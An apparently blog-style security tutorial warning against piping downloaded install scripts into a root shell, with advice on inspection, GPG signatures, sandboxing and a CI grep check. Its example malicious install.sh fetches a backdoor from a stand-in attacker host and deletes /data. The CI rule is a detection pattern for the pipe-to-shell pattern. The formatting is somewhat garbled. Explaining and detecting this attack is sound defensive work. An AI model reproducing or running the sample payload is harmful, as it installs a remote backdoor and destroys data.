Listen to this Post
Introduction:

The ubiquitous `curl | sh` or `curl | bash` pattern, often found in installation guides, represents one of the most pervasive and dangerous anti-patterns in modern software deployment. This practice, where a pipeline downloads and executes a remote script with root privileges in a single step, inherently trusts the source, the network, and the content without any verification, creating a golden opportunity for software supply chain attacks. As highlighted in security circles, this method bypasses all standard security checks, turning a convenient one-liner into a potential single point of catastrophic failure for systems and organizations.
Learning Objectives:
- Understand the technical mechanisms and profound security risks of the `curl | bash` command pattern.
- Learn practical, verified methods to inspect, verify, and safely execute remote installation scripts.
- Implement organizational policies and technical controls to mitigate software supply chain risks associated with this practice.
You Should Know:
- Deconstructing the `curl | sh` Pipeline: A Hacker’s Dream
When you runcurl https://example.com/install.sh | sudo sh, you initiate a fragile chain of trust. The `curl` command fetches raw content from the network. The pipe (|) sends this unchecked content directly to the `sh` (shell) interpreter, which executes it with the privileges of the current user (often root viasudo). There is no integrity check, no signature verification, and no opportunity for review. An attacker who compromises the source website, performs a DNS hijack, or even performs a Man-in-the-Middle (MITM) attack on an unencrypted (HTTP) connection can inject arbitrary code. This code will run immediately and with high privileges.
Step-by-step guide:
- The Risky Command: `curl -sSL http://example.com/install.sh | sudo bash`
2. What Happens: `curl` fetches the script fromhttp://example.com` (note the insecure HTTP). The `-sSL` flags silence the progress meter (-s), follow redirects (-L), and show errors (-S). The output is piped tosudo bash`, which executes it as root. - The Exploit: A compromised server or network intercept can replace `install.sh` with a malicious payload:
Malicious content of install.sh
!/bin/bash
echo "Installing cool software..."  Social engineering
curl -s http://attacker-c2.com/backdoor.sh | bash &  Hidden call to attacker Command & Control
rm -rf /data/  Destructive payload
- Immediate Mitigation: Always use HTTPS (`https://`) to at least encrypt in transit. However, this does not verify the content.
2. Step Zero: Inspection and Analysis Before Execution
Never pipe directly to shell. The first defensive step is to download, inspect, and then execute.
Step-by-step guide:
- Download First: `curl -sSL -o install.sh https://example.com/install.sh`
- Inspect the Script: Use a text editor or
cat/lessto review the script. Look for:
Obfuscated code (
eval, heavily encoded strings).Network calls to unknown domains.
Requests for excessive permissions.
Downloads of secondary, unverified binaries.
Linux Command: `cat install.sh | head -50` (Check first 50 lines).
Windows PowerShell Equivalent: `curl -Uri https://example.com/install.ps1 -OutFile install.ps1; Get-Content install.ps1 -First 50`
3. Execute Manually: After review, `chmod +x install.sh` and thensudo ./install.sh.
3. Implementing Integrity Verification with Checksums and GPG
Trust should be based on cryptographic verification, not hope. Reputable projects provide checksums (SHA256) or GPG signatures for their install scripts.
Step-by-step guide (Using GPG):
1. Download the Script and its Signature.
curl -sSL -O https://example.com/install.sh
curl -sSL -O https://example.com/install.sh.sig
2. Import the Project’s Public GPG Key (from a trusted source, ideally their website).
gpg --keyserver hkps://keys.openpgp.org --recv-keys KEY_ID
3. Verify the Signature.
gpg --verify install.sh.sig install.sh
A “Good signature” message indicates the file is authentic and unaltered.
4. Execute only after verification.
4. Sandboxing: Containing the Blast Radius
If you must run an unverified script, do it in an isolated environment to limit potential damage.
Step-by-step guide (Using Docker for Isolation):
- Create a disposable container. Use a minimal image.
docker run --rm -it --name test-install alpine sh
- Inside the container, download and run the script. The `–rm` flag ensures the container is deleted when you exit.
apk add curl  If needed
curl -sSL https://example.com/install.sh | sh
- Analyze behavior. Observe file system changes, network calls, and processes. The host machine remains untouched.
5. Hardening Your Environment Against Supply Chain Attacks
Move beyond one-off checks to systemic controls.
Step-by-step guide (Basic Linux System Hardening):
- Use a Non-Root User: Never run
curl | sudo sh. Use a standard user and switch to root only if the script is verified. - Implement Read-Only Filesystems: Mount sensitive directories (
/bin,/sbin,/lib) as read-only where possible to prevent tampering.
3. Employ Security Tools:
Linux Security Modules: Use `apparmor` or `selinux` to confine application capabilities.
File Integrity Monitoring (FIM): Use tools like `aide` or `tripwire` to alert on changes to critical system files post-installation.
 Example AIDE initialization
sudo aide --init
sudo mv /var/lib/aide/aide.db.new.gz /var/lib/aide/aide.db.gz
 Later, run check:
sudo aide --check
6. Shifting Left: Integrating Security into CI/CD Pipelines
Automate checks to prevent risky patterns from entering your deployment process.
Step-by-step guide (Simple GitLab CI/CD Rule):
1. Create a `.gitlab-ci.yml` file in your repository.
- Add a security scanning job using `grep` or a SAST tool to detect dangerous patterns in documentation and scripts.
stages:</li>
</ol>

- security

script_security_check:
stage: security
script:
- if grep -r "curl.https://.|.sh" ./docs/ ./scripts/; then
echo "[bash] Found 'curl | sh' pattern in code/docs. Rejecting."
exit 1
fi
3. Block merges that introduce these insecure practices automatically.
What Undercode Say:
- The Illusion of Convenience is the Enemy of Security. The `curl | bash` pattern prioritizes developer speed over system security, creating a massive attack surface that sophisticated adversaries are actively exploiting, particularly in software supply chain attacks.
- Verification is Non-Negotiable. In a zero-trust environment, every artifact must be verified for integrity and authenticity before execution. Cryptographic signing (GPG/Signature) is the industry-standard solution, not an optional extra.
Analysis:
The discussion among cybersecurity professionals underscores that this is not a theoretical issue but a daily point of failure. The joke about a domain “registered yesterday” highlights the need for source reputation checking. The reference to “getting drunk with Claude Max” alludes to AI tools potentially generating such insecure code. This practice is a microcosm of broader software supply chain security failures, where implicit trust in external components leads to breaches. Defending against it requires a layered approach: education (never run untrusted scripts), process (mandatory inspection/verification), and technology (sandboxing, integrity checks). It’s a fundamental shift from “it works” to “it is secure.”
Prediction:
The `curl | bash` vulnerability will evolve from a manual oversight to an automated attack vector integrated into AI-powered software development and deployment cycles. Adversaries will use AI to generate highly obfuscated, context-aware malicious install scripts that evade human review and static analysis. We will see a rise in “Typosquatting” and “Brandjacking” attacks against AI code-generation tools, where a malicious actor tricks an AI into suggesting a compromised `curl | sh` command for a popular library. The mitigation will be the forced adoption of cryptographically verifiable Software Bill of Materials (SBOMs) and automated, policy-based execution guards at the OS level, rendering unsigned pipeline execution impossible.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mccartypaul Well – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:


